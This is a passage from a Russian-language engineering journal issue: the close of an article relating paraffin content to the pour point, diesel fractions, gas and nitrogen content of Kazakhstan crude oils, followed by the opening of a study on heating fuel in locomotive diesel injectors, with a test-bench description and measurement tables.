ции, выкипающей до 350 °С, что потребует увеличения затрат энергии при вытеснении такой нефти из пластов и коллекторов, движении ее по стволу скважины и дальнейших транспортировке и хранении. Особенно актуальны эти проблемы при перекачке в холодный период года, поэтому изучение компонентного состава нефти позволяет в дальнейшем оптимизировать условия транспортировки и хранения нефти и дает возможность разрабатывать способы регулирования текучих свойств транспортируемой нефти.

На рис. 3 приведена карта распределения месторождений Казахстана с парафинистыми нефтями. В качестве объектов исследования выбраны 57 месторождений: из Прикаспийского бассейна – 22, из Северо-Кавказского – 23 и из Туранского – 12.

Рассмотрим изменения плотности и температуры застывания в зависимости от содержания парафинов для казахстанских парафинистых нефтей. Список месторождений на рис. 4 составлен в соответствии с увеличением концентрации парафинов в нефти в диапазоне колебаний от 6 % (месторождение Арыское) до 45 % (месторождение Акжар). По рис. 4 видно, что плотность нефти не зависит от содержания парафинов.



образование центров кристаллизации и рост кристаллов парафинов. В процессе дальнейшей кристаллизации формируется уже структурированная система, трехмерный каркас которой связывает жидкую

фазу нефти. Возникновение такой гелеподобной структуры препятствует течению нефти, обуславливает ее аномальные вязкопластичные свойства и приводит к потере текучести.

Изменение температуры застывания для казахстанских парафинистых нефтей в зависимости от содержания в них парафинов имеет сильную прямую линейную связь –

тенденцию к росту при увеличении содержания парафинов (рис. 5). При изменении концентрации парафинов от 6 до 45% изменяется и температура застывания нефти от -20°C до $+35^{\circ}\text{C}$. Самую низкую температуру застывания -34°C имеет парафинистая нефть месторождения Тенгиз, а самую высокую $+36,67^{\circ}\text{C}$ – нефть месторождения Асар.




Рис. 5. Взаимосвязь температуры застывания от содержания парафинов в нефтях месторождений Казахстана




Рис. 6. Содержание парафинов и дизельных фракций в нефти месторождений Казахстана




Рис. 7. Взаимосвязь газосодержания и содержания парафинов в нефти для месторождений Казахстана




Рис. 8. Содержание парафинов и азота в нефти месторождений Казахстана

Также важным показателем реологических свойств нефти служит содержание дизельных фракций, так как парафины относятся к компонентам, связывающим жидкую фазу нефти и формирующим коллоидные частицы в ней, а содержание дизельных фракций является основной составляющей жидкой фазы нефти. Самое высокое содер-

жание дизельных фракций отмечено для месторождения Тенгиз, самое низкое – для Тюбеджика (рис. 6).

Содержание дизельных фракций уменьшается в ряду месторождений Жаназол – Карачаганак – Чингизское – Тенгиз – Карамандыбас – Тенге – Акжар, что объясняет ухудшение реологических свойств нефтей

в данном ряду. По рисунку 6 видно, что между содержанием дизельных фракций и парафинов имеется обратная линейная связь: чем выше содержание парафинов в нефти, тем меньше выход дизельных фракций.

Анализируя взаимосвязь в казахстанских нефтях содержания парафинов от содержания газа и азота, можно видеть обратные линейные зависимости между содержанием парафинов и содержанием газа (рис. 7), а также между содержанием парафинов и содержанием азота (рис. 8) в нефтях.

При увеличении газосодержания нефти плотность и вязкость нефти уменьшаются, а ее текучесть увеличивается. Например, высокий газовый фактор имеет месторождение Урихтау ($412 \text{ м}^3/\text{т}$) с содержанием парафинов около 8%. Самый низкий газовый фактор характерен для продуктивных пластов Северо-Западного Жетыбая ($24 \text{ м}^3/\text{т}$), где содержание парафинов выше 20%.

Обычно азот присутствует во всех нефтях, хотя его содержание и не превышает 1%. Для парафинистых нефтей Казахстана пределы концентрации азота колеблются от 0,03 до 0,4%. Как видно по рис. 8, с ростом концентрации парафинов концентрация азота в среднем уменьшается.

Таким образом, по реологическим параметрам казахстанские ПН потребуют увеличения энергозатрат при вытеснении нефти из пластов и коллекторов, движении ее по забоям, дальнейшей транспортировке и хранении. Реологические свойства нефтей Казахстана определяются особенностями их компонентного состава.

Анализируя географические закономерности размещения парафинистых нефтей, можно сделать вывод, что количество нефтегазоносных бассейнов с парафинистой нефтью довольно значительно и составляет около 1/3 общего числа основных бассейнов мира. Эти бассейны расположены в Евразии (большая часть), Африке и Америке. И более 90% мировых запасов парафинистых нефтей сосредоточено в России, Казахстане и Китае.

Сравнительный анализ физико-химических свойств парафинистых нефтей Казахстана показал, что с увеличением глубины залегания этих нефтей, а также с повышением пластовой температуры и давления, уменьшаются их вязкость и плотность,

содержание серы, смол, асфальтенов, т.е. улучшаются качественные характеристики. По реологическим характеристикам, которые в значительной степени зависят от компонентного состава нефти, казахстанские ПН отличаются высоким содержанием парафинов, большой вязкостью и небольшим содержанием дизельных фракций.

Как известно, перспективным способом улучшения реологических свойств нефтей, вязкость которых обусловлена большим содержанием парафинов, является использование депрессорных присадок [5]. Исследованиями установлено, что кроме специальных реагентов, выбор которых индивидуален, для регулирования процессов парафинообразования можно использовать компоненты самой нефти. Установлено, что введение в нефть при ее транспортировке асфальто-смолистых добавок при температуре выше температуры плавления парафинов, приводит к стабилизации кристаллов парафина и препятствует процессу роста отложения парафина. Некоторыми авторами изучены также вопросы совместного использования депрессаторов и асфальто-смолистых добавок, что препятствует свободному протеканию данного процесса и улучшает реологические свойства нефти.

Полученные закономерности распределения парафинистых нефтей и особенности их физико-химических, реологических свойств могут быть использованы при определении оптимальных схем сбора и эффективных условий транспортировки таких нефтей, а также для совершенствования уже существующих систем подготовки скважинной продукции на нефтегазовых месторождениях.

Список литературы

1. Насыров А.М. и др. Способы борьбы с отложениями парафина. – М.: ВНИИОЭНГ. – 1991. – 44 с.
2. Персиянцев М.Н. Добыча нефти в осложненных условиях. – М.: ООО «Недра – Бизнесцентр». – 2000. – 653 с.
3. Яценко И.Г. Физико-химические свойства трудно-извлекаемых нефтей в зависимости от содержания парафинов // Геология, геофизика и разработка нефтяных и газовых месторождений. – 2010. – № 6.
4. Батманов К.Б. Исследования нефти месторождений Казахстана // Нефтегазовое дело. – 2008. – № 1.
5. Елеманов Б.Д., Герштанский О.С. Осложнения при добыче нефти. – М.: Наука. – 2007. – 420 с.

УДК 12.06.662.75

ОСОБЕННОСТИ ПРИМЕНЕНИЯ ТЕРМОФОРСИРОВАНИЯ ТОПЛИВА НА ЛОКОМОТИВНЫХ ДИЗЕЛЯХ

Балабин В.Н., Васильев В.Н.*ФГБОУ ВПО РФ «Московский государственный университет путей сообщения (МИИТ)», Москва, e-mail: tu@miit.ru*

Представлены результаты применения технологии термофорсирования топлива на локомотивных дизелях. Создан стенд для исследования влияния температуры и способа подогрева топлива на работоспособность штатной топливной аппаратуры тепловозных дизелей. Приведены некоторые результаты испытаний на безмоторном стенде и на локомотивном дизеле.

Ключевые слова: тепловозный двигатель, термофорсирование топлива, безмоторный и моторный стенды

FEATURES OF APPLICATION OF THERMOSPEEDING UP OF FUEL ON LOCOMOTIVE DIESELS

Balabin V.N., Vasilyev V.N.*Federal state educational institution of higher professional education of the Russian Federation «The Moscow state University of railway engineering (MIIT)», Moscow, e-mail: tu@miit.ru*

Results of application of technology of thermospeeding up of fuel on locomotive diesels are presented. The stand for research of influence of temperature and a way of heating of fuel on operability of the regular fuel equipment of diesel diesels is created. Some results of tests are given in the motorless stand and in the locomotive diesel.

Keywords: diesel engine, fuel thermospeeding up, motorless and motor stands

Длительное время вопросы улучшения работы двигателей путем подогрева топлива оставались предметами обсуждения и дискуссий. Наиболее ранними являются предложения Е. Ричардсона о подогреве топлива до критических значений температур и давлений и Д. Гроффа – выше температур самовоспламенения. Однако данные предложения не были реализованы.

Исследования в нашей стране ведутся с 30-х годов прошлого века. Наиболее ранние опыты проводились Б.Ф. Коробовым в отделе нефтяных двигателей ЦИАМ на четырехцилиндровом двигателе Брокервуд-Рикардо ($N_e = 31,61$ кВт). В качестве топлива использовался газойль, температура которого повышалась от постороннего источника до поступления в насос высокого давления.

Подогрев тяжелых топлив, как правило, проводится для снижения их вязкости и обеспечения процессов топливоподачи. Например в двигателях фирмы Фиат ($N_e = 2646$ кВт при $n_d = 125$ мин⁻¹) вначале топливо нагревают в отстойниках до 70–80 °С и под давлением (0,3–0,5 МПа), во избежание вспенивания, направляют в сепараторы при температуре 90–95 °С. Далее насосами высокого давления при 100–105 °С топливо подается к форсункам.

По мнению специалистов фирмы Зульцер, температуру топлива до топливных насосов высокого давления (ТНВД) можно поднимать до 130 °С, при условии стабили-

зации давления в магистралях топливоподачи не ниже 0,3–0,4 МПа.

Необходимо также отметить, что подогрев моторных топлив является одним из решений в проблеме создания многотопливного двигателя, интерес к которому сегодня заметно снизился.

Для стабилизации физических параметров дизельных топлив, подогрев может осуществляться двумя путями – на линиях низкого и высокого давлений. При подогреве на линии низкого давления температура топлива, как правило, не превышает 40–50 °С. Это обеспечивает сохранение значений вязкости, сжимаемости и плотности в требуемых при эксплуатации пределах. При более высоких температурах производительность ТНВД падает, и, как следствие, уменьшается мощность двигателя,

По условиям формирования цикловой подачи ТНВД, дальнейшее повышение температуры топлива целесообразно лишь при подводе тепла на линии высокого давления. При этом подогрев можно осуществлять как непосредственно в форсунке, так и в нагнетательном трубопроводе. Преимуществом первого способа является возможность сохранения неизменными длины трубок высокого давления и, следовательно, действительных углов опережения впрыска.

Наиболее распространенными способами подвода тепла к топливу являются использование электроподогревателей и подогрев теплом выхлопных газов ди-

зеля [1]. Наряду с возможностью стабилизации характеристик топливоподачи повышение температуры дизельного топлива свыше 100°C ставит своей целью улучшение индикаторных показателей и повышение экономичности работы тепловозных дизелей.

Исследование работоспособности топливной аппаратуры тепловозных дизелей при различных способах подогрева топлива

В области высоких температур работоспособность топливовпрыскивающей аппаратуры будет определяться не только изменением физических параметров топлива, но и температурными деформациями деталей форсунки, величиной зазоров в сопрягаемых элементах, возможностью их взаимного перемещения, наличием достаточной толщины пленки топлива между прецизионными поверхностями и другими факторами.

В связи с этим целью экспериментального исследования являлось:

- установление влияния температуры и способа подогрева топлива на работоспособность штатной топливной аппаратуры тепловозных дизелей;
- определение допустимых температур предварительного подогрева топлива на линии высокого давления по условиям работоспособности форсунок.

Методика проведения исследований предусматривала:

- подогрев дизельного топлива непосредственно в форсунке;
- подогрев дизельного топлива в нагнетательном трубопроводе линии высокого давления между ТНВД и форсункой.

Схема стенда представлена на рис. 1 (топливный бак, коллектор низкого давления и привод толкателя ТНВД на схеме не показаны), а общий вид стендовой установки – на рис. 2.

Работа стенда заключается в следующем. ТНВД 1 топливо из бака подается в трубопровод высокого давления 2. На трубопроводе установлен спиральный константовый подогреватель 4, изолированный от металла трубопровода слоем стеклотекстолита и асбестом. Для уменьшения теплоотдачи в окружающую среду, наружный слой теплоизоляции выполнен из асбестового волокна толщиной 8–10 мм. Регулирование температуры подогревателя осуществлялось реостатом 10. После подогрева до необходимых температур на линии высокого давления топливо подавалось форсункой 6 в теплоизолированный объем емкостью $1,5\text{ см}^3$, после чего сливалось в мерную ем-

кость 9. Обратный слив топлива форсунки через трубопровод 8 отводился в отдельную емкость. Измерение объемов впрыскиваемого и сливаемого через зазоры топлива производилось после его охлаждения до $+20^{\circ}\text{C}$. Давление впрыска форсунки контролировалось манометром 3, установленным через переходник на трубопроводе высокого давления.

С целью максимального приближения условий работы форсунки на стенде к реальным условиям работы в дизеле, корпус форсунки был оборудован термосифонным теплообменником 5. Температура охлаждающей жидкости в зоне корпуса форсунки поддерживалась постоянной в диапазоне $50\text{--}180^{\circ}\text{C}$ и в случае необходимости регулировалась герметизированным подогревателем при помощи реостата 11. Контроль температуры охлаждающей жидкости теплообменника осуществлялся ртутным термометром 7.

Основными задачами экспериментального исследования являлись:

- разработка и изготовление безмоторного и моторного стендов для проверки работы штатной топливной аппаратуры при различном уровне термофорсирования;
- выбор места нагрева топлива с проверкой вариантов подогрева топлива непосредственно в форсунке и в трубопроводе высокого давления;
- оценка работоспособности узлов форсунки при работе на нагретом топливе и установление предельных значений повышения температуры топлива.

В результате испытаний установлено:

- влияние температуры подогрева топлива на величину цикловой подачи при постоянном нагнетательном ходе плунжера топливного насоса;
- эффективность работы штатной форсунки тепловозного дизеля типа в условиях высоких температур распыливаемого топлива;
- влияние подогрева на величину обратного слива топлива форсунки;
- эффективность работы штатной форсунки при различных способах подогрева топлива на линии высокого давления;
- перепад температур топлива на входе и выходе из форсунки.

Во всех случаях, как при подогреве топлива в трубопроводе высокого давления и подаче нагретого топлива в форсунку, так и при подогреве топлива непосредственно в форсунке, нагнетательный ход плунжера топливного насоса высокого давления сохранялся постоянным и на один ход обеспечивал подачу в трубопровод высокого давления в количестве $0,885\text{ см}^3$.




Рис. 1. Схема безмоторного стенда для исследования работоспособности топливной аппаратуры высокого давления в условиях высоких температур: 1 – топливный насос; 2 – линия высокого давления; 3 – манометр; 4 – электроподогреватель топлива; 5 – водяной теплообменник; 6 – форсунка; 7 – термометр; 8 – сливной трубопровод; 9 – мерные емкости; 10, 11 – реостаты




Рис. 2. Общий вид стендовой установки

Среднестатистические данные испытаний десяти форсунок при подогреве топлива в корпусе форсунки представлены в табл. 1.

Установлено, что подогрев топлива возможен до температуры корпуса в зоне щелевого фильтра, равной $\sim 170^\circ\text{C}$. Дальнейшее повышение температуры приводит к прекращению качественного распыла. При снижении температуры корпуса на $5\text{--}7^\circ\text{C}$ работоспособность

форсунки полностью восстанавливалась. Во всем диапазоне изменения температур ($+50 \div +170^\circ\text{C}$) отсечка топлива была резкой и соответствовала нормам.

Отметим, что при достижении температуры $t_{\text{вп}} = 140^\circ\text{C}$ в распыливаемом топливе наблюдалось появление паровой, мелкодисперсной фазы. С увеличением температуры подогрева однородность факела улучшилась, возрос угол его раскрытия.

Т а б л и ц а 1

Усредненные данные испытаний при подогреве топлива непосредственно в форсунке

Температура корпуса форсунки, $t_{\text{ф}}$, °C	Температура топлива при впрыске, $t_{\text{вп}}$, °C	Производительность форсунки, $G_{\text{ф}}$, см ³	Обратный слив, $V_{\text{сл}}$, см ³	Подача насосом, $V_{\text{н}}$, см ³	Давление впрыска, $P_{\text{вп}}$, МПа	Характеристика факела
50	48	27,89	0,61	28,5	21,5	Распыл согласно техническим условиям
60	58	27,68	0,82	28,5	21,5	
70	67	27,35	1,15	28,5	21	
100	96	25,84	2,66	28,5	20	
130	125	24,16	4,34	28,5	19,5	
150	146	23,05	5,45	28,5	19	Мелкодисперсная фракция
160	154	22,42	6,08	28,5	18,5	
170	163	21,63	6,87	28,5	18	Струйная подача
180	172	20,13	1,37	28,5	–	




Рис. 3. Производительность $V_{\text{ВП}}$ и величина обратного слива $V_{\text{СЛ}}$ форсунки в зависимости от температуры подаваемого топлива. 1 – подогрев форсунки; 2 – подогрев нагнетательного трубопровода

Одновременно с ростом температуры топлива увеличились утечки топлива через зазоры в сопрягаемых прецизионных деталях. Учитывая характер изменения зависимости $V_{\text{сл}} = f(t)$, показанной на рис. 3, при достижении температуры распыливаемого топлива $t_{\text{вп}} = 150^\circ\text{C}$ определяющим фактором в увеличении утечек следует считать тепловое расширение деталей форсунки, а при температурах более 150°C вязкость топлива практически остается неизменной. Причиной прекращения нормальной работоспособности форсунок при достижении температуры корпуса форсунки $t_{\text{а}} = 170^\circ\text{C}$ являлось зависание иглы распылителя.

Изменение условий подвода тепла к топливу, а именно – подогрев в нагнетательном трубопроводе, оказал положительное влияние на характеристики работы форсунки. В указанном диапазоне температур величина обратного слива уменьшилась

в среднем на 35%. Установлена возможность повышения температуры подаваемого в форсунку топлива до 350°C . Температура распыливаемого топлива в этом случае составила 170°C . Дальнейшее (свыше 350°C) повышение температуры топлива в трубопроводе приводит к зависанию иглы распылителя и струйной подаче. Работоспособность форсунки полностью восстанавливается после снижения величины подогрева на 2–3%.

При температуре 140°C , в факеле наблюдалось появление паровой фазы, а сама конфигурация факела менялась аналогично описанной при подогреве корпуса форсунки. Данные испытаний представлены в табл. 2.

Характерной особенностью работы форсунок тепловозных дизелей на горячем топливе (как при подогреве в корпусе форсунки, так и в нагнетательном трубопроводе)

является снижение давления начала подъема иглы распылителя с повышением температуры. При неизменном усилии затяжки пружины характер изменения величины $P_{вп}$ описывается полученной на основании экспериментальных данных эмпирической зависимостью

$$P_{вп} = 23,03 - 0,0273 \cdot t_{вп}, \text{ МПа,}$$

где $t_{вп}$ в °C, что свидетельствует о снижении сил трения в прецизионной паре «игла-корпус распылителя». В частности, предпринята попытка объяснить это явление исходя из

предположения, что трение в зазоре между корпусом распылителя и иглой является жидкостным. Результаты расчета величины $P_{вп}$ при $t_{вп} = 160^\circ\text{C}$ показали сходство с опытными данными в пределах 1,5%.

Экспериментальные исследования выполнялись на тепловозном дизеле типа Д100 и проводились в условиях моделирования режимов работы по генераторной характеристике. Подогрев топлива осуществлялся в нагнетательном трубопроводе в соответствии с программой исследований.

Таблица 2

Усредненные данные испытаний при подогреве топлива на линии высокого давления

Температура трубопровода, $t_{тр}$, °C	Температура топлива при впрыске, $t_{вп}$, °C	Производительность форсунок, G_f , см³	Обратный слив, $V_{сл}$, см³	Подача насосом, V_n , см³	Давление впрыска, $P_{вп}$, МПа	Характеристика факела
100	80	26,47	1,03	28,5	21,5	Распыл согласно техническим условиям
160	95	27,09	1,41	28,5	20	
180	105	26,80	1,70	28,5	20	
200	110	26,62	1,88	28,5	20	
250	130	25,88	2,62	28,5	19,5	
300	150	24,99	3,51	28,5	19	Мелкодисперсная фракция
350	170	24,10	4,40	28,5	18	
365	180	27,10	1,40	28,5	17	Нестабильный впрыск




Рис. 4. Влияние подогрева топлива на изменение давлений в топливной системе.
 — без подогрева; - - - - - подогрев в 463K

